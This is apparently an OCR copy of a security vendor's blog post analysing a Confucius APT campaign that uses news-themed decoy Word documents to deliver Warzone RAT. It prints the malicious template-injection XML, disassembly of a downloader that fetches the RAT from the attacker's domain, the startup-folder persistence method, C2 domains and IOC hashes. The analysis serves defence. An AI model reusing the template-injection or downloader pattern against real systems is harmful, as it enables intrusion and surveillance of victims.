
Confucius APT deploys Warzone RAT

uptycs.com/blog/confucius-apt-deploys-warzone-rat


msoffice.user-assist.site
1
2
3
4
5
China Cruise Missiles Capabilities-Implications for the Indian Army.docx
RTF
Template RTF
bing.dll (downloader)
Update.exe (Warzone RAT)

Research by Abhijit Mohanta and Ashwin Vamshi


Uptycs' threat research team published a piece about Warzone RAT and its advanced capabilities in November 2020. During the first week of January 2021, we discovered an ongoing targeted attack campaign related to Confucius APT, a threat actor / group primarily targeting government sectors in South Asia. This attack was identified by our in-house osquery-based sandbox that triggered a detection on Warzone RAT activity.

Based on our threat intelligence systems, we were able to confirm that the threat actor is trying to circumvent attacks with decoys that deliver the next stage payload via the template injection technique and a short C2 TTL (Time to Live).

Technical analysis

Our in-house sandbox, which uses Uptycs EDR for detection, detected a Warzone RAT payload in the attack kill chain of the decoy document “China Cruise Missiles Capabilities-Implications for the Indian Army.docx” (hash: b9b5a9fa0ad7f802899e82e103a6c2c699c09390b1a79ae2b357cacc68f1ca8e).

This attack document was crafted by the attacker group to entice the victims or targets into opening a file related to the ongoing India China border tension.



ORF ISSUE BRIEF

DECEMBER 2020
ISSUE NO. 427

China's Cruise Missile Capabilities: Implications for the Indian Army and Air Force

KARTIK BOMMAKANTI

Figure 1: Screenshot from the "China Cruise Missiles Capabilities-Implications for the Indian Army.docx" decoy.

We believe the decoy lure must have been copied from this PDF, which contains a study by Kartik Bommakanti for the Observer Research Foundation (ORF).

Attack kill chain

The decoy lure was a 16-page document that would have skipped the eye of static heuristic engines because they generally scan suspicious files based on the number of pages (malicious documents are usually one page).

Upon execution, the document used template injection to download the next stage RTF exploit that downloaded the final stage Warzone payload using a DLL embedded in the RTF exploit. The attack kill chain of the different phases of the attack is detailed in figure 2, below.




msoffice.user-assist.site
1
2
3
4
5
RTF
Template RTF
China Cruise Missiles Capabilities-Implications for the Indian Army.docx
bing.dll
(downloader)
Update.exe
(Warzone RAT)

Figure 2: Attack kill chain of the different phases of the attack.

The various phases of the attack are as follows:

- Victim opens the Word document
- Document downloads template RTF
- Exploit in RTF is triggered and bing.dll is dropped and executed
- Bing.dll downloads Warzone RAT


Using the template injection technique, the next stage payload is downloaded via the word/_rels/settings.xml.rels file present in the document structure as shown in figure 3, below.



```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships
xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relatio
nship Id="rId1"
Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/att
achedTemplate" Target="http://msoffice.user-assist.site/refresh/word"
TargetMode="External"/></Relationships>
```

Figure 3: setting.xmls.rels containing link to template.


The downloaded template (hash: 2f5fc653550b0b5d093427263b26892e3468e125686eb41206319c7060212c40) is an RTF file containing exploit code for the old vulnerability "CVE-2018-0802" in the Microsoft equation editor (EQNEDT32.exe). This is evident from the CLSID present in the RTF file “7b0002CE02-0000-0000-C000-000000000046,” which is related to the equation editor. The RTF contains a DLL embedded in an OLE object as shown in figure 4, below.



```
id |index     |OLE Object
---+----------+---------------------------------------------------------
0  |00003F7Ch |format_id: 2 (Embedded)
   |          |class name: b'Package'
   |          |data size: 85300
   |          |OLE Package object:
   |          |Filename: 'bing.dll'
   |          |Source path:
   |          |'C:\\Users\\Dev\\Desktop\\07082020_8570_S\\bing.dll'
   |          |Temp path = 'C:\\Users\\Dev\\AppData\\Local\\Temp\\bing.dll'
   |          |MD5 = '915f528202b036dc5d660f44c187f121'
   |          |EXECUTABLE FILE
```

Figure 4: DLL embedded in OLE.

The embedded DLL file, bing.dll (SHA-256: 07277c9f33d0ae873c2be3742669594acc18c7aa93ecadb8b2ce9b870baceb2f), which is executed upon successful exploitation, contains an export “mark” that is responsible for downloading the Warzone payload. Figure 5, below, shows the code that downloads the Warzone payload.



```
PUSH EAX
CALL ESI
PUSH 0
PUSH 0
LEA ECX,[ESP+10C]
PUSH ECX
LEA ECX,[ESP+20C]
PUSH ECX
PUSH 0
CALL EAX                 urlmon.URLDownloadToFileA
LEA EAX,[ESP+198]
PUSH EAX                 ┌Buffer
PUSH 104                 │Bufsize = 260.
CALL DWORD PTR DS:[      └KERNEL32.GetTempPathA
CMP BYTE PTR SS:[ES
```

```
ASCII "http://msoffice.user-assist.site/update/content"
ASCII "C:/ProgramData/Software/update.exe"
```

Figure 5: Downloader code in DLL.

The Warzone payload is saved to the %ProgramData% folder as update.exe (SHA-256: 4500851dad1ac87165fc938fe5034983c10423f800bbc2661741f39e43ab8c8d) as shown in the above figure. In order to maintain persistence, an LNK file named update.lnk pointing to update.exe is dropped to startup folders - “%AppData%Microsoft\Windows\Start Menu\Programs\Startup”.

Warzone RAT was caught by Uptycs in November. It has capabilities to log keystrokes, steal passwords, capture the webcam, and it has the ability to bypass UAC on Windows 10. You can read more details about Warzone RAT in our blog post.


Similar themed attacks delivering Warzone RAT

We identified three similar DLL files in our threat intelligence systems with the same imphash: 58f8f4bdb6d7059247f4fe90a8ba9477. Using this data, we identified three more decoy documents most likely used for different targets using these DLL files as the next stage payloads.

The first decoy document was observed in October 2020.

- File name: Testing.docx
- Hash: a3cd781b14d75de94e5263ce37a572cdf5fe5013ec85ff8daeee3783ff95b073
- RTF hash: 686847b331ace1b93b48528ba50507cbf0f9b59aef5b5f539a7d6f2246135424
- DLL hash: 1c41a03c65108e0d965b250dc9b3388a267909df9f36c3fefffbd26d512a2126
- PDB path: C:\Users\admin\Documents\dll\linknew\Release\linknew.pdb
- C2: recent[.]wordupdate[.]com

The decoy’s subject focused on China preparing for war in the Taiwan Strait—a topic sure to attract attention




Since the beginning of 2020, China's signaling of its purported intentions toward Taiwan has taken an unmistakable turn for the belligerent, with editori-

Figure 6: China preparing for war in the Taiwan Strait decoy.

The second decoy was observed in November 2020. Interestingly, this decoy had the same hash of the next stage RTF and the DLL payloads used in the first decoy document.

- File name: Suparco Vacancy Notification.docx
- Hash: 59ccfff73bdb8567e7673a57b73f86fc082b0e4eeaa3faf7e92875c35bf4f62c
- RTF hash: 686847b331ace1b93b48528ba50507cbf0f9b59aef5b5f539a7d6f2246135424
- DLL hash: 1c41a03c65108e0d965b250dc9b3388a267909df9f36c3fefffbd26d512a2126
- PDB path: C:\Users\admin\Documents\dll\linknew\Release\linknew.pdb
- C2: recent[.]wordupdate.com

This decoy posed as a job application form for the Pakistan Space & Upper Atmosphere Research Commission (SUPARCO).



ملازمت کے مواقع

Ad Ref:20-04

پبلک سیکٹر آرگنائزیشن کو اپنے اسلام آباد آفس کے لئے ریٹائرڈ فوجی حضرات سے درج ذیل شعبہ میں باصلاحیت اور پروفیشنل افراد کی خدمات کنٹریکٹ کی بنی
درخواستیں درکار ہیں:۔

آسامی کا نام	تعلیمی قابلیت اور تجربہ کی تفصیل
ٹیلی کام آپریٹر -II	انٹرمیڈیٹ (فرسٹ ڈویژن) بمعہ متعلقہ شعبے میں 2 سال تجربہ۔

اہم ہدایات

1۔ ادارہ بغیر کوئی وجہ بتائے کسی ایک یا تمام درخواستوں کو مسترد کرنے کا حق محفوظ رکھتا ہے، انتخابی معیار پر پورا اترنا شارٹ لسٹنگ کی ضمانت نہیں ہوگا۔ امیدواروں کی کثیر تعداد انتخابی معیار پر پورا اترتی ہے تو پھر اس میں صرف زیادہ کوالیفائیڈ امیدواروں کو شارٹ لسٹ کیا جائے گا۔
2۔ عمر کی حد: زیادہ سے زیادہ 50 سال ہے۔
3۔ ٹیسٹ اور انٹرویو اسلام آباد میں منعقد کئے جائیں گے۔
4۔ ٹیسٹ اور انٹرویو کے لئے ٹی اے/ڈی اے نہیں دیا جائے گا۔

درخواست دینے کا طریقہ:

ہاتھ سے لکھی ہوئی درخواست بمعہ منسلک درخواست فارم، تصدیق شدہ قومی شناختی کارڈ، دو (02) عدد پاسپورٹ سائز تصاویر جن کی پشت پر امیدوار کا نام لکھا ہو
وتجربے کی اسناد کی تصدیق شدہ نقول منسلک کر کے درج ذیل پتہ پر مورخہ 06 نومبر 2020 تک موصول ہو جانی چاہئیں۔

P.O. Box No 8402، کراچی

APPLICANT INFORMATION FORM

Test Letter Roll No.__________
(For office use only)

dvertisement Ref No: 20-04	Job Code :	Post applied for : Telecom Operator-II	Field : Admin	Location: Islamabad

RSONAL INFORMATION:

ame: __________ Father's Name: __________
ate of birth: dd/mm/yy □□□□□□ CNIC NO. □□□□□ ■ □□□□□□□ ■ □
eligion (Muslim, Hindu, Christian, Ahmadi or others): ______ Marital status: ______ Domicile: ______
ostal Address: __________
(Complete mailing address is required)
ermanent Address: __________
(Complete mailing address is required if change from above)
hone No: (with area code): ______ Mobile No: ______
(Should be communicable)
mail Address: __________

Photograph

UALIFICATION: (Qualification must be entered in order from Matric to Last Degree, marks obtained and total marks must be mentioned)

.No	Qualification	Major Field / Subjects	Board / University	From (year)	To (year)	Marks obtained	Total Marks	GPA	Grade	Div	%

PERIENCE:

.No	Name of Organization	From Date (DD-MM-YYYY)	To date (DD-MM-YYYY)	Field of work	Designation	Job Status (Regular, Contract, Casual etc)	Organization type (Govt., Private, Strategic*)

* Strategic means Govt Organization of Strategic nature

OURSES/TRAININGS:

S.No	Name of institute	Name of Course / Training	From Date (DD-MM-YYYY)	To date (DD-MM-YYYY)	Major Field

eclaration: By signing below, I acknowledge that the above information is true to the best of my knowledge. Any misinformation would render me eligible for the induction.

ate of Application: __________ Signature of Candidate: __________


26x4

Figure 7: SUPARCO vacancy notification decoy.

Also in November 2020, we identified another highly targeted decoy:

- Hash: 59cd62ad204e536b178db3e2ea10b36c782be4aa4849c10eef8484433a524297
- RTF hash: 3ce48f371129a086935b031333387ea73282bda5f22ff78c85ee7f0f5e4625fe
- DLL hash: ea52d6358d53fc79e1ab61f64cb77bb47f773f0aa29223b115811e2f339e85f5
- PDB path: C:\Users\admin\Documents\dll\linknew\Release\linknew.pdb
- C2: recent.wordupdate.com

This decoy focused on another attention-grabbing topic—what to expect from Joe Biden, the new president of the United States, related to top nuclear weapons issues. The DLL file connected to the same C2 and contained the same PDB path in the above two documents.



Here's what to expect from Biden on top nuclear weapons issues.

By Sara Z. Kutchesfahani

Joe Biden and Kamala Harris at a fundraiser in August 2020. Photo credit: Adam Schultz, Flickr.

Figure 8: Top nuclear weapons issues decoy.

Based on the decoys and the topics, we believe the campaign is ongoing with selected targets. As the C2 TTL is short lived, we believe the threat actor is tailoring the attacks to selected targets and taking down their attack elements.

Targeted attacks will always try to leverage the latest news with high media attention to tailor attacks. The Warzone RAT was deployed as the final stage payload to monitor and carry surveillance on the victim's machine. While traditional solutions have a detection stance against such threats, it is always recommended to have a layered security approach that has advanced analytics and granular visibility of targeted attacks and the next stage payloads used in their attack kill chains.

IOCs

Hashes

b9b5a9fa0ad7f802899e82e103a6c2c699c09390b1a79ae2b357cacc68f1ca8e

2f5fc653550b0b5d093427263b26892e3468e125686eb41206319c7060212c40

07277c9f33d0ae873c2be3742669594acc18c7aa93ecadb8b2ce9b870baceb2f

4500851dad1ac87165fc938fe5034983c10423f800bbc2661741f39e43ab8c8d

a3cd781b14d75de94e5263ce37a572cdf5fe5013ec85ff8daeee3783ff95b073

686847b331ace1b93b48528ba50507cbf0f9b59aef5b5f539a7d6f2246135424

1c41a03c65108e0d965b250dc9b3388a267909df9f36c3fefffbd26d512a2126

59ccfff73bdb8567e7673a57b73f86fc082b0e4eeaa3faf7e92875c35bf4f62c

59cd62ad204e536b178db3e2ea10b36c782be4aa4849c10eef8484433a524297

3ce48f371129a086935b031333387ea73282bda5f22ff78c85ee7f0f5e4625fe

